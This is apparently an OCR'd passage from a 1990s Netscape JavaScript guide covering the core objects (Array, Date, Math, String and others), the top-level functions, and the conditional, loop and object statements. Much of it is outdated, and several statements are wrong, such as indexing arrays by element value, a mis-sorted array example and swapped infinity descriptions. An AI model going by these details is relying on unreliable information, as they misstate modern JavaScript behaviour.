Then, you could call `validate` in each form element's `onChange` event handler, using `this` to pass it the form element, as in the following example:

```
<INPUT TYPE="text" NAME="age" SIZE=3
   onChange="validate(this, 18, 99)">
```

In general, `this` refers to the calling object in a method.

When combined with the `form` property, `this` can refer to the current object's parent form. In the following example, the form `myForm` contains a `Text` object and a button. When the user clicks the button, the value of the `Text` object is set to the form's name. The button's `onClick` event handler uses `this.form` to refer to the parent form, `myForm`.

```
<FORM NAME="myForm">
Form name:<INPUT TYPE="text" NAME="text1" VALUE="Beluga">
<P>
<INPUT NAME="button1" TYPE="button" VALUE="Show Form Name"
   onClick="this.form.text1.value=this.form.name">
</FORM>
```

Object Deletion

In JavaScript for Navigator 2.0, you cannot remove objects—they exist until you leave the page containing the object. In JavaScript for Navigator 3.0, you can remove an object by setting its object reference to null (if that is the last reference to the object). JavaScript finalizes the object immediately, as part of the assignment expression.

Chapter

11

Predefined Core Objects and Functions

Several objects are predefined in core JavaScript and can be used in either client-side or server-side scripts. These objects are in addition to objects defined for server-side JavaScript and Navigator objects introduced in Chapter 3, "Using Navigator Objects." A handful of predefined functions can also be used in both client and server scripts.

Objects

The predefined core objects are `Array`, `Boolean`, `Date`, `Function`, `Math`, `Number`, `RegExp`, and `String`.

Array Object

JavaScript does not have an explicit array data type. However, you can use the predefined `Array` object and its methods to work with arrays in your applications. The `Array` object has methods for manipulating arrays in various ways, such as joining, reversing, sorting them. It has a property for determining the array length and other properties for use with regular expressions.

An *array* is an ordered set of values that you refer to with a name and an index. For example, you could have an array called `emp` that contains employees' names indexed by their employee number. So `emp[1]` would be employee number one, `emp[2]` employee number two, and so on.

To create an `Array` object:

```
1. arrayObjectName = new Array([element0, element1, ..., elementN])
2. arrayObjectName = new Array([arrayLength])
```

`arrayObjectName` is either the name of a new object or a property of an existing object. When using `Array` properties and methods, `arrayObjectName` is either the name of an existing `Array` object or a property of an existing object.

`element0, element1, ..., elementN` is a list of values for the array's elements. When this form is specified, the array is initialized with the specified values as its elements, and the array's `length` property is set to the number of arguments.

In Navigator 2.0 and Navigator 3.0, `arrayLength` is the initial length of the array. In Navigator 4.0, if the `<SCRIPT>` tag does not specify `"JavaScript1.2"` as the value of the `LANGUAGE` attribute, this is still true. However, if it does specify `"JavaScript1.2",` then `Array(arrayLength)` creates an array of length one with `arrayLength` as its only element. That is, it no longer considers a single integer argument as a special case.

In Navigator 4.0, in addition to creating arrays using the `Array` function constructor, you can also create them using object initializers, as described in "Using Object Initializers" on page 172.

The `Array` object has the following methods:

- `concat` joins two arrays and returns a new array.
- `join` joins all elements of an array into a string.
- `pop` removes the last element from an array and returns that element.
- `push` adds one or more elements to the end of an array and returns that last element added.
- `reverse` transposes the elements of an array: the first array element becomes the last and the last becomes the first.
- `shift` removes the first element from an array and returns that element

- `slice` extracts a section of an array and returns a new array.
- `splice` adds and/or removes elements from an array.
- `sort` sorts the elements of an array.
- `unshift` adds one or more elements to the front of an array and returns the new length of the array.

For example, suppose you define the following array:

```
myArray = new Array("Wind","Rain","Fire")
```

`myArray.join()` returns "Wind,Rain,Fire"; `myArray.reverse` transposes the array so that `myArray[0]` is "Fire", `myArray[1]` is "Rain", and `myArray[2]` is "Wind". `myArray.sort` sorts the array so that `myArray[0]` is "Fire", `myArray[1]` is "Rain", and `myArray[2]` is "Wind".

Populating an Array

You can populate an array by assigning values to its elements. For example,

```
emp[1] = "Casey Jones"
emp[2] = "Phil Lesh"
emp[3] = "August West"
```

You can also populate an array when you create it:

```
myArray = new Array("Hello", myVar, 3.14159)
```

The following code creates a two-dimensional array and displays the results.

```
a = new Array(4)
for (i=0; i < 4; i++) {
   a[i] = new Array(4)
   for (j=0; j < 4; j++) {
      a[i][j] = "["+i+","+j+"]"
   }
}
for (i=0; i < 4; i++) {
   str = "Row "+i+":"
   for (j=0; j < 4; j++) {
      str += a[i][j]
   }
   document.write(str,"<p>")
}
```

This example displays the following results:

```
Multidimensional array test
Row 0:[0,0][0,1][0,2][0,3]
Row 1:[1,0][1,1][1,2][1,3]
Row 2:[2,0][2,1][2,2][2,3]
Row 3:[3,0][3,1][3,2][3,3]
```

Referring to Array Elements

You can refer to an array's elements by using the element's value or ordinal number. For example, suppose you define the following array:

```
myArray = new Array("Wind","Rain","Fire")
```

You can then refer to the first element of the array as `myArray[0]` or `myArray["Wind"]`.

Arrays and Regular Expressions

When an array is the result of a match between a regular expression and a string, the array returns properties and elements that provide information about the match. An array is the return value of `regexp.exec`, `string.match`, and `string.replace`. For information on using arrays with regular expressions, see "Regular Expressions" on page 152.

Boolean Object

Use the predefined `Boolean` object when you need to convert a non-boolean value to a boolean value. You can use the `Boolean` object any place JavaScript expects a primitive boolean value. JavaScript returns the primitive value of the `Boolean` object by automatically invoking the `valueOf` method.

To create a `Boolean` object:

```
booleanObjectName = new Boolean(value)
```

`booleanObjectName` is either the name of a new object or a property of an existing object. When using `Boolean` properties, `booleanObjectName` is either the name of an existing `Boolean` object or a property of an existing object.

`value` is the initial value of the `Boolean` object. The `value` is converted to a boolean value, if necessary. If `value` is omitted or is 0, `null`, `false`, or the empty string "", the object has an initial value of `false`. All other values, including the string "false" create an object with an initial value of `true`.

The following examples create `Boolean` objects:

```
bfalse = new Boolean(false)
btrue = new Boolean(true)
```

Date Object

JavaScript does not have a date data type. However, you can use the `Date` object and its methods to work with dates and times in your applications. The `Date` object has a large number of methods for setting, getting, and manipulating dates. It does not have any properties.

JavaScript handles dates similarly to Java. The two languages have many of the same date methods, and both languages store dates as the number of milliseconds since January 1, 1970, 00:00:00.

Note Currently, you cannot work with dates prior to January 1, 1970.

To create a `Date` object:

```
dateObjectName = new Date([parameters])
```

where `dateObjectName` is the name of the `Date` object being created; it can be a new object or a property of an existing object.

The `parameters` in the preceding syntax can be any of the following:

- Nothing: creates today's date and time. For example, `today = new Date()`.
- A string representing a date in the following form: "Month day, year hours:minutes:seconds." For example, `Xmas95 = new Date("December 25, 1995 13:30:00")`. If you omit hours, minutes, or seconds, the value will be set to zero.
- A set of integer values for year, month, and day. For example, `Xmas95 = new Date(95,11,25)`. A set of values for year, month, day, hour, minute, and seconds. For example, `Xmas95 = new Date(95,11,25,9,30,0)`.

Methods of the Date Object

The `Date` object methods for handling dates and times fall into these broad categories:

- "set" methods, for setting date and time values in `Date` objects.
- "get" methods, for getting date and time values from `Date` objects.
- "to" methods, for returning string values from `Date` objects.
- parse and UTC methods, for parsing `Date` strings.

With the "get" and "set" methods you can get and set seconds, minutes, hours, day of the month, day of the week, months, and years separately. There is a `getDay` method that returns the day of the week, but no corresponding `setDay` method, because the day of the week is set automatically. These methods use integers to represent these values as follows:

- Seconds and minutes: 0 to 59
- Hours: 0 to 23
- Day: 0 to 6 (day of the week)
- Date: 1 to 31 (day of the month)
- Months: 0 (January) to 11 (December)
- Year: years since 1900

For example, suppose you define the following date:

```
Xmas95 = new Date("December 25, 1995")
```

Then `Xmas95.getMonth()` returns 11, and `Xmas95.getYear()` returns 95.

The `getTime` and `setTime` methods are useful for comparing dates. The `getTime` method returns the number of milliseconds since January 1, 1970, 00:00:00 for a `Date` object.

For example, the following code displays the number of days left in the current year:

```
today = new Date()
endYear = new Date("December 31, 1990") // Set day and month
endYear.setYear(today.getYear()) // Set year to this year
```

```
msPerDay = 24 * 60 * 60 * 1000 // Number of milliseconds per day
daysLeft = (endYear.getTime() - today.getTime()) / msPerDay
daysLeft = Math.round(daysLeft)
document.write("Number of days left in the year: " + daysLeft)
```

This example creates a `Date` object named `today` that contains today's date. It then creates a `Date` object named `endYear` and sets the year to the current year. Then, using the number of milliseconds per day, it computes the number of days between today and `endYear,` using `getTime` and rounding to a whole number of days.


The `parse` method is useful for assigning values from date strings to existing `Date` objects. For example, the following code uses `parse` and `setTime` to assign a date value to the `IPOdate` object:

```
IPOdate = new Date()
IPOdate.setTime(Date.parse("Aug 9, 1995"))
```

Using the Date Object: an Example

The following example shows a simple application of `Date`: it displays a continuously-updated digital clock in an HTML text field. This is possible because you can dynamically change the contents of a text field with JavaScript (in contrast to ordinary text, which you cannot update without reloading the document). The display in Navigator is shown in Figure 11.1.

Figure 11.1 Digital clock example



The `<BODY>` of the document is:

```
<BODY onLoad="JSClock()">
<FORM NAME="clockForm">
The current time is <INPUT TYPE="text" NAME="digits" SIZE=12 VALUE="">
</FORM>
</BODY>
```

The `<BODY>` tag includes an `onLoad` event handler. When the page loads, the event handler calls the function `JSClock`, defined in the `<HEAD>`. A form called `clockForm` includes a single text field named digits, whose value is initially an empty string.

The `<HEAD>` of the document defines `JSClock` as follows:

```
<HEAD>
<SCRIPT language="JavaScript1.2">
<!--
function JSClock() {
   var time = new Date()
   var hour = time.getHours()
   var minute = time.getMinutes()
   var second = time.getSeconds()
   var temp = "" + ((hour > 12) ? hour - 12 : hour)
   temp += ((minute < 10) ? ":0" : ":") + minute
   temp += ((second < 10) ? ":0" : ":") + second
   temp += (hour >= 12) ? " P.M." : " A.M."
   document.clockForm.digits.value = temp
   id = setTimeout("JSClock()",1000)
}
//-->
</SCRIPT>
</HEAD>
```

The `JSClock` function first creates a new `Date` object called `time`; since no arguments are given, time is created with the current date and time. Then calls to the `getHours`, `getMinutes`, and `getSeconds` methods assign the value of the current hour, minute and seconds to `hour`, `minute`, and `second`.

The next four statements build a string value based on the time. The first statement creates a variable `temp`, assigning it a value using a conditional expression; if `hour` is greater than 12, (`hour` - 13), otherwise simply `hour`.

The next statement appends a `minute` value to `temp`. If the value of `minute` is less than 10, the conditional expression adds a string with a preceding zero; otherwise it adds a string with a demarcating colon. Then a statement appends a seconds value to `temp` in the same way.

Finally, a conditional expression appends "PM" to `temp` if `hour` is 12 or greater; otherwise, it appends "AM" to `temp`.

The next statement assigns the value of `temp` to the text field:

```
document.aform.digits.value = temp
```

This displays the time string in the document.

The final statement in the function is a recursive call to `JSClock`:

```
id = setTimeout("JSClock()", 1000)
```

The predefined JavaScript `setTimeout` function specifies a time delay to evaluate an expression, in this case a call to `JSClock`. The second argument indicates a delay of 1,000 milliseconds (one second). This updates the display of `time` in the form at one-second intervals.

Note that the function returns a value (assigned to `id`), used only as an identifier (which can be used by the `clearTimeout` method to cancel the evaluation).

Function Object

The predefined `Function` object specifies a string of JavaScript code to be compiled as a function.

To create a `Function` object:

```
functionObjectName = new Function ([arg1, arg2, ... argn], functionBody)
```

`functionObjectName` is the name of a variable or a property of an existing object. It can also be an object followed by a lowercase event handler name, such as `window.onerror`.

`arg1, arg2, ... argn` are arguments to be used by the function as formal argument names. Each must be a string that corresponds to a valid JavaScript identifier; for example “x” or “theForm”.

`functionBody` is a string specifying the JavaScript code to be compiled as the function body.

`Function` objects are evaluated each time they are used. This is less efficient than declaring a function and calling it within your code, because declared functions are compiled.

In addition to defining functions as described here, you can also use the `function` statement, as described in the *JavaScript Reference*.

The following code assigns a function to the variable `setBGColor`. This function sets the current document’s background color.

```
var setBGColor = new Function("document.bgColor='antiquewhite'")
```

To call the `Function` object, you can specify the variable name as if it were a function. The following code executes the function specified by the `setBGColor` variable:

```
var colorChoice="antiquewhite"
if (colorChoice=="antiquewhite") {setBGColor()}
```

You can assign the function to an event handler in either of the following ways:

```
1. document.form1.colorButton.onclick=setBGColor
2. <INPUT NAME="colorButton" TYPE="button"
      VALUE="Change background color"
      onClick="setBGColor()">
```

Creating the variable `setBGColor` shown above is similar to declaring the following function:

```
function setBGColor() {
   document.bgColor='antiquewhite'
}
```

Assigning a function to a variable is similar to declaring a function, but there are differences:

- When you assign a function to a variable using `var setBGColor = new Function("...")`, `setBGColor` is a variable for which the current value is a reference to the function created with `new Function()`.
- When you create a function using `function setBGColor() {...}`, `setBGColor` is not a variable, it is the name of a function.

In Navigator 4.0, you can nest a function within a function. (That is, JavaScript now supports lambda expressions and lexical closures.) The nested function can use the arguments and variables of the outer function. The outer function cannot use the arguments and variables of the nested function.

Math Object

The predefined `Math` object has properties and methods for mathematical constants and functions. For example, the `Math` object's `PI` property has the value of pi (3.141...), which you would use in an application as

```
Math.PI
```

Similarly, standard mathematical functions are methods of `Math`. These include trigonometric, logarithmic, exponential, and other functions. For example, if you want to use the trigonometric function sine, you would write

```
Math.sin(1.56)
```

Note that all trigonometric methods of `Math` take arguments in radians.

Table 11.1 summarizes the `Math` object's methods.

Table 11.1 Methods of `Math`

Method	Description
`abs`	Absolute value
`sin, cos, tan`	Standard trigonometric functions; argument in radians
`acos, asin, atan`	Inverse trigonometric functions; return values in radians
`exp, log`	Exponential and natural logarithm, base `e`
`ceil`	Returns least integer greater than or equal to argument
`floor`	Returns greatest integer less than or equal to argument
`min, max`	Returns greater or lesser (respectively) of two arguments
`pow`	Exponential; first argument is base, second is exponent
`round`	Rounds argument to nearest integer
`sqrt`	Square root

Unlike many other objects, you never create a `Math` object of your own. You always use the predefined `Math` object.

It is often convenient to use the `with` statement when a section of code uses several math constants and methods, so you don't have to type "Math" repeatedly. For example,

```
with (Math) {
   a = PI * r*r
   y = r*sin(theta)
   x = r*cos(theta)
}
```

Number Object

The `Number` object has properties for numerical constants, such as maximum value, not-a-number, and infinity. You cannot change the values of these properties and you use them as follows:

```
biggestNum = Number.MAX_VALUE
smallestNum = Number.MIN_VALUE
infiniteNum = Number.POSITIVE_INFINITY
negInfiniteNum = Number.NEGATIVE_INFINITY
notANum = Number.NaN
```

You always refer to a property of the predefined `Number` object as shown above, and not as a property of a `Number` object you create yourself.

Table 11.2 summarizes the `Number` object's properties.

Table 11.2 Properties of `Number`

Method	Description
`MAX_VALUE`	The largest representable number
`MIN_VALUE`	The smallest representable number
`NaN`	Special "not a number" value
`NEGATIVE_INFINITY`	Special infinite value; returned on overflow
`POSITIVE_INFINITY`	Special negative infinite value; returned on overflow

RegExp Object

The `RegExp` object lets you work with regular expressions. It is described in "Regular Expressions" on page 152.

String Object

JavaScript does not have a string data type. However, you can use the `String` object and its methods to work with strings in your applications. The `String` object has a large number of methods for manipulating strings. It has one property for determining the string's length.

To create a `String` object:

```
stringObjectName = new String(string)
```

`stringObjectName` is the name of a new `String` object.

`string` is any string.

For example, the following statement creates a `String` object called `mystring`:

```
mystring = new String ("Hello, World!")
```

String literals are also `String` objects; for example, the literal “Howdy” is a `String` object.

A `String` object has one property, `length`, that indicates the number of characters in the string. So, using the previous example, the expression

```
x = mystring.length
```

assigns a value of 13 to `x`, because “Hello, World!” has 13 characters.

A `String` object has two types of methods: those that return a variation on the string itself, such as `substring` and `toUpperCase`, and those that return an HTML-formatted version of the string, such as `bold` and `link`.

For example, using the previous example, both `mystring.toUpperCase()` and `"hello, world!".toUpperCase()` return the string “HELLO, WORLD!”.

The `substring` method takes two arguments and returns a subset of the string between the two arguments. Using the previous example, `mystring.substring(4, 9)` returns the string “o, Wo.” For more information, see `String.substring` in the *JavaScript Reference*.

The `String` object also has a number of methods for automatic HTML formatting, such as `bold` to create boldface text and `link` to create a hyperlink. For example, you could create a hyperlink to a hypothetical URL with the `link` method as follows:

```
mystring.link(“http://www.helloworld.com”)
```

Table 11.3 summarizes the methods of `String` objects:

Table 11.3 Methods of String

Method	Description
`anchor`	Creates HTML named anchor
`big, blink, bold, fixed, italics, small, strike, sub, sup`	Creates HTML formatted string
`charAt, charCodeAt`	Returns the character or character code at the specified position in string
`indexOf, lastIndexOf`	Returns the position of specified substring in the string or last position of specified substring, respectively
`link`	Creates HTML hyperlink
`concat`	Combines the text of two strings and returns a new string
`fromCharCode`	Constructs a string from the specified sequence of ISO-Latin-1 codeset values
`split`	Splits a `String` object into an array of strings by separating the string into substrings
`slice`	Extracts a section of an string and returns a new string.
`substring, substr`	Returns the specified subset of the string, either by specifying the start and end indexes or the start index and a length
`match, replace, search`	Used to work with regular expressions
`toLowerCase, toUpperCase`	Returns the string in all lowercase or all uppercase, respectively

Functions

JavaScript has several "top-level" functions predefined in the language `eval`, `isNan`, `Number`, `String`, `parseInt, parseFloat`, `escape`, `unescape`, `taint`, and `untaint`. For more information on all of these functions, see the *JavaScript Reference*.

eval Function

The `eval` function evaluates a string of JavaScript code without reference to a particular object. The syntax of `eval` is:

```
eval(expr)
```

where `expr` is a string to be evaluated.

If the string represents an expression, `eval` evaluates the expression. If the argument represents one or more JavaScript statements, `eval` performs the statements. Do not call `eval` to evaluate an arithmetic expression; JavaScript evaluates arithmetic expressions automatically.

isNaN Function

The `isNaN` function evaluates an argument to determine if it is "NaN" (not a number). The syntax of `isNaN` is:

```
isNaN(testValue)
```

where `testValue` is the value you want to evaluate.

On platforms that support NaN, the `parseFloat` and `parseInt` functions return "NaN" when they evaluate a value that is not a number. `isNaN` returns true if passed "NaN," and false otherwise.

The following code evaluates `floatValue` to determine if it is a number and then calls a procedure accordingly:

```
floatValue=parseFloat(toFloat)

if (isNaN(floatValue)) {
   notFloat()
} else {
   isFloat()
}
```

parseInt and parseFloat Functions

The two "parse" functions, `parseInt` and `parseFloat`, return a numeric value when given a string as an argument. For detailed descriptions and examples, see the *JavaScript Reference*. The syntax of `parseFloat` is

```
parseFloat(str)
```

where `parseFloat` parses its argument, the string `str`, and attempts to return a floating-point number. If it encounters a character other than a sign (+ or -), a numeral (0-9), a decimal point, or an exponent, then it returns the value up to that point and ignores that character and all succeeding characters. If the first character cannot be converted to a number, it returns "NaN" (not a number).

The syntax of `parseInt` is

```
parseInt(str [, radix])
```

`parseInt` parses its first argument, the string `str`, and attempts to return an integer of the specified `radix` (base), indicated by the second, optional argument, `radix`. For example, a radix of ten indicates to convert to a decimal number, eight octal, sixteen hexadecimal, and so on. For radixes above ten, the letters of the alphabet indicate numerals greater than nine. For example, for hexadecimal numbers (base 16), A through F are used.

If `parseInt` encounters a character that is not a numeral in the specified radix, it ignores it and all succeeding characters and returns the integer value parsed up to that point. If the first character cannot be converted to a number in the specified radix, it returns "NaN." The `parseInt` function truncates numbers to integer values.

Number and String Functions

The Number and String functions let you convert an object to a number or a string. The syntax of these functions is:

```
Number(objRef)
String(objRef)
```

where `objRef` is an object reference.

The following example converts the `Date` object to a readable string.

```
<SCRIPT>
D = new Date (430054663215);
document.write (String(D) +" <BR>");
</SCRIPT>
```

This prints "Thu Aug 18 04:37:43 Pacific Daylight Time 1983."

escape and unescape Functions

The `escape` and `unescape` functions let you encode and decode strings. The `escape` function returns the hexadecimal encoding of an argument in the ISO Latin character set. The `unescape` function returns the ASCII string for the specified value.

The syntax of these functions is:

```
escape(string)
unescape(string)
```

These functions are used primarily with server-side JavaScript to encode and decode name/value pairs in URLs.

taint and untaint Functions

The `taint` and `untaint` functions are used for adding and removing data tainting in Navigator 3.0. Data tainting prevents other scripts from passing information that should be secure and private, such as directory structures or user session history. JavaScript cannot pass tainted values on to any server without the end user's permission.

For information on tainting, see Chapter 7, "JavaScript Security."

Chapter

12

Overview of JavaScript Statements

JavaScript supports a compact set of statements that you can use to incorporate a great deal of interactivity in Web pages. This chapter provides an overview of these statements.

The statements fall into the following categories:

- Conditional statements: `if...else`, and `switch`
- Loop Statements: `for`, `while`, `do while`, `labeled`, `break`, and `continue` (`labeled` is not itself a looping statement, but is frequently used with these statements)
- Object Manipulation Statements and Operators: `for...in`, `new`, `this`, and `with`
- Comments: single-line (//) and multiline (/*...*/)

The following sections provide a brief overview of each statement. See the *JavaScript Reference* for details.

Conditional Statement

A conditional statement is a set of commands that executes if a specified condition is true. JavaScript supports two conditional statements: `if...else` and `switch`.

if...else Statement

Use the `if` statement to perform certain statements if a logical condition is true; use the optional `else` clause to perform other statements if the condition is false. An `if` statement looks as follows:

```
if (condition) {
   statements1
}
[else {
   statements2
} ]
```

The condition can be any JavaScript expression that evaluates to true or false. The statements to be executed can be any JavaScript statements, including further nested `if` statements. If you want to use more than one statement after an `if` or `else` statement, you must enclose the statements in curly braces, {}.

Example. In the following example, the function `checkData` returns true if the number of characters in a `Text` object is three; otherwise, it displays an alert and returns false.

```
function checkData () {
   if (document.form1.threeChar.value.length == 3) {
      return true
   } else {
      alert("Enter exactly three characters. " +
      document.form1.threeChar.value + " is not valid.")
      return false
   }
}
```

switch Statement

A `switch` statement allows a program to evaluate an expression and attempt to match the expression's value to a case label. If a match is found, the program executes the associated statement. A `switch` statement looks as follows:

```
switch (expression){
   case label :
      statement;
      break;
   case label :
      statement;
      break;
   ...
   default : statement;
}
```

The program first looks for a label matching the value of expression and then executes the associated statement. If no matching label is found, the program looks for the optional default statement, and if found, executes the associated statement. If no default statement is found, the program continues execution at the statement following the end of `switch`.

The optional `break` statement associated with each case label ensures that the program breaks out of `switch` once the matched statement is executed and continues execution at the statement following switch. If `break` is omitted, the program continues execution at the next statement in the `switch` statement.

Example. In the following example, if `expr` evaluates to "Bananas", the program matches the value with case "Bananas" and executes the associated statement. When `break` is encountered, the program terminates `switch` and executes the statement following `switch`. If `break` were omitted, the statement for case "Cherries" would also be executed.

```
switch (expr) {
   case "Oranges" :
      document.write("Oranges are $0.59 a pound.<BR>");
      break;
   case "Apples" :
      document.write("Apples are $0.32 a pound.<BR>");
      break;
   case "Bananas" :
      document.write("Bananas are $0.48 a pound.<BR>");
      break;
   case "Cherries" :
      document.write("Cherries are $3.00 a pound.<BR>");
      break;
   default :
      document.write("Sorry, we are out of " + i + ".<BR>");
}
document.write("Is there anything else you'd like?<BR>");
```

Loop Statements

A loop is a set of commands that executes repeatedly until a specified condition is met. JavaScript supports two loop statements: `for` and `while`. In addition, you can use the `break` and `continue` statements within loop statements.

Another statement, `for...in`, executes statements repeatedly but is used for object manipulation. See "Object Manipulation Statements and Operators" on page 206.

for Statement

A `for` loop repeats until a specified condition evaluates to false. The JavaScript `for` loop is similar to the Java and C `for` loop. A `for` statement looks as follows:

```
for ([initial-expression]; [condition]; [increment-expression]) {
   statements
}
```

When a `for` loop executes, the following occurs:

1. The initializing expression `initial-expression`, if any, is executed. This expression usually initializes one or more loop counters, but the syntax allows an expression of any degree of complexity.

2. The `condition` expression is evaluated. If the value of `condition` is true, the loop statements execute. If the value of `condition` is false, the `for` loop terminates.

3. The update expression `increment-expression` executes.

4. The `statements` execute, and control returns to step 2.

Example. The following function contains a `for` statement that counts the number of selected options in a scrolling list (a `Select` object that allows multiple selections). The `for` statement declares the variable `i` and initializes it to zero. It checks that `i` is less than the number of options in the `Select` object, performs the succeeding `if` statement, and increments `i` by one after each pass through the loop.

```
<SCRIPT>
function howMany(selectObject) {
   var numberSelected=0
   for (var i=0; i < selectObject.options.length; i++) {
      if (selectObject.options[i].selected==true)
         numberSelected++
   }
   return numberSelected
}
</SCRIPT>
<FORM NAME="selectForm">
<P><B>Choose some music types, then click the button below:</B>
<BR><SELECT NAME="musicTypes" MULTIPLE>
<OPTION SELECTED> R&B
<OPTION> Jazz
<OPTION> Blues
<OPTION> New Age
<OPTION> Classical
<OPTION> Opera
</SELECT>
<P><INPUT TYPE="button" VALUE="How many are selected?"
onClick="alert ('Number of options selected: ' +
howMany(document.selectForm.musicTypes))">
</FORM>
```

do...while Statement

The `do...while` statement repeats until a specified condition evaluates to false. A `do...while` statement looks as follows:

```
do {
   statement
} while (condition)
```

`statement` executes once before the condition is checked. If `condition` returns `true`, the statement executes again. At the end of every execution, the condition is checked. When the condition returns `false`, execution stops and control passes to the statement following `do...while`.

Example. In the following example, the `do` loop iterates at least once and reiterates until i is no longer less than 5.

```
do {
   i+=1;
   document.write(i);
} while (i<5);
```

while Statement

A `while` statement executes its statements as long as a specified condition evaluates to true. A `while` statement looks as follows:

```
while (condition) {
   statements
}
```

If the condition becomes false, the statements within the loop stop executing and control passes to the statement following the loop.

The condition test occurs before the statements in the loop are executed. If the condition returns true, the statements are executed and the condition is tested again. If the condition returns false, execution stops and control is passed to the statement following `while`.

Example 1. The following `while` loop iterates as long as `n` is less than three:

```
n = 0
x = 0
while( n < 3 ) {
   n ++
   x += n
}
```

With each iteration, the loop increments `n` and adds that value to `x`. Therefore, `x` and `n` take on the following values:

- After the first pass: `n` = 1 and `x` = 1
- After the second pass: `n` = 2 and `x` = 3
- After the third pass: `n` = 3 and `x` = 6

After completing the third pass, the condition `n < 3` is no longer true, so the loop terminates.

Example 2: infinite loop. Make sure the condition in a loop eventually becomes false; otherwise, the loop will never terminate. The statements in the following `while` loop execute forever because the condition never becomes false:

```
while (true) {
   alert("Hello, world") }
```

labeled Statement

A `labeled` statement provides an identifier that can be used with `break` or `continue` to indicate where the program should continue execution. A labeled statement looks as follows:

```
label :
   statement
```

In a `labeled` statement, `break` or `continue` must be followed with a label, and the label must be the identifier of the labeled statement containing `break` or `continue`. The statements in a labeled statement can be of any type.

Example. A statement labeled `checkiandj` contains a statement labeled `checkj`. If break is encountered, the program breaks out of the `checkj` statement and continues with the remainder of the `checkiandj` statement. If break had a label of `checkiandj`, the program would break out of the `checkiandj` statement and continue at the statement following `checkiandj`.

```
checkiandj :
   if (4==i) {
      document.write("You've entered " + i + ".<BR>");
      checkj :
         if (2==j) {
            document.write("You've entered " + j + ".<BR>");
            break checkj;
            document.write("The sum is " + (i+j) + ".<BR>");
         }
      document.write(i + "-" + j + "=" + (i-j) + ".<BR>");
   }
```

break Statement

The `break` statement can be used in a `while`, `for`, and `labeled` statement.

- In a `while` or `for` statement, `break` terminates the current loop and transfers control to the statement following the terminated loop.
- In a `labeled` statement, `break` is followed by a label that identifies a `labeled` statement. This type of `break` allows the program to terminate the identified statement and transfer control to the statement following the terminated statement. `break` must be in a statement identified by the label used by `break`.

In a `while` or `for` statement, `break` looks as follows:

```
break
```

In a `labeled` statement, `break` looks as follows:

```
break label
```

Example 1. The following function has a `break` statement that terminates the `while` loop when `i` is three, and then returns the value 3 * `x`.

```
function testBreak(x) {
   var i = 0
   while (i < 6) {
      if (i == 3)
         break
      i++
   }
   return i*x
}
```

Example 2. A statement labeled `checkiandj` contains a statement labeled `checkj`. If `break` is encountered, the program terminates the `checkj` statement and continues with the remainder of the `checkiandj` statement. If `break` had a label of `checkiandj`, the program would terminate the `checkiandj` statement and continue at the statement following `checkiandj`.

```
checkiandj :
   if (4==i) {
      document.write("You've entered " + i + ".<BR>");
      checkj :
         if (2==j) {
            document.write("You've entered " + j + ".<BR>");
            break checkj;
            document.write("The sum is " + (i+j) + ".<BR>");
         }
      document.write(i + "-" + j + "=" + (i-j) + ".<BR>");
   }
```

continue Statement

The `continue` statement can be used in a `while`, `for`, and `labeled` statement.

- In a `while` or `for` statement, `continue` terminates the current loop and continues execution of the loop with the next iteration. In contrast to the `break` statement, `continue` does not terminate the execution of the loop entirely. In a `while` loop, it jumps back to the `condition`. In a `for` loop, it jumps to the `increment-expression`.
- In a `labeled` statement, `continue` is followed by a label that identifies a `labeled` statement. This type of `continue` allows the program to terminate execution of a `labeled` statement and continue to the identified `labeled` statement. `continue` must be in a looping statement identified by the label used by `continue`.

In a `while` or `for` statement, `continue` looks as follows:

```
continue
```

In a `labeled` statement, `continue` looks as follows:

```
continue label
```

Example 1. The following example shows a `while` loop with a `continue` statement that executes when the value of `i` is three. Thus, `n` takes on the values one, three, seven, and twelve.

```
i = 0
n = 0
while (i < 5) {
   i++
   if (i == 3)
      continue
   n += i
}
```

Example 2. A statement labeled `checkiandj` contains a statement labeled `checkj`. If `continue` is encountered, the program terminates the current iteration of `checkj` and begins the next iteration. Each time `continue` is encountered, `checkj` reiterates until its condition returns `false`. When `false` is returned, the remainder of the `checkiandj` statement is completed, and `checkiandj` reiterates until its condition returns `false`. When `false` is returned, the program continues at the statement following `checkiandj`.

If `continue` had a label of `checkiandj`, the program would continue at the top of the `checkiandj` statement.

```
checkiandj :
   while (i<4) {
      document.write(i + "<BR>");
      i+=1;
      checkj :
         while (j>4) {
            document.write(j + "<BR>");
            j-=1;
            if ((j%2)==0);
               continue checkj;
            document.write(j + " is odd.<BR>");
         }
      document.write("i = " + i + "<br>");
      document.write("j = " + j + "<br>");
   }
```

Object Manipulation Statements and Operators

JavaScript has several ways of manipulating objects: `new` operator, `this` keyword, `for...in` statement, and `with` statement.

new Operator

You can use the `new` operator to create an instance of a user-defined object type or of one of the predefined object types `Array`, `Boolean`, `Date`, `Function`, `Image`, `Number`, `Object`, `Option`, `RegExp`, or `String`. Use `new` as follows:

```
objectName = new objectType ( param1 [,param2] ...[,paramN] )
```

The following example creates an `Array` object with 25 elements, then assigns values to the first three elements:

```
musicTypes = new Array(25)
musicTypes[0] = "R&B"
musicTypes[1] = "Blues"
musicTypes[2] = "Jazz"
```

The following examples create several `Date` objects:

```
today = new Date()
birthday = new Date("December 17, 1995 03:24:00")
birthday = new Date(95,12,17)
```

The following example creates a user-define object type `car`, with properties for make, model, and year. The example then creates an object called `mycar` and assigns values to its properties. The value of `mycar.make` is the string “Eagle”, `mycar.year` is the integer 1993, and so on.

```
function car(make, model, year) {
   this.make = make
   this.model = model
   this.year = year
}

mycar = new car("Eagle", "Talon TSi", 1993)
```

For more information on `new`, see the *JavaScript Reference*.

In Navigator 4.0, you can also create new objects using object initializers, as described in “Using Object Initializers” on page 172.

this Keyword

Use the `this` keyword to refer to the current object. In general, `this` refers to the calling object in a method. Use `this` as follows:

```
this[.propertyName]
```

Example 1. Suppose a function called `validate` validates an object’s `value` property, given the object and the high and low values:

```
function validate(obj, lowval, hival) {
   if ((obj.value < lowval) || (obj.value > hival))
      alert("Invalid Value!")
}
```

You could call `validate` in each form element’s `onChange` event handler, using `this` to pass it the form element, as in the following example:

```
<B>Enter a number between 18 and 99:</B>
<INPUT TYPE = "text" NAME = "age" SIZE = 3
   onChange="validate(this, 18, 99)">
```

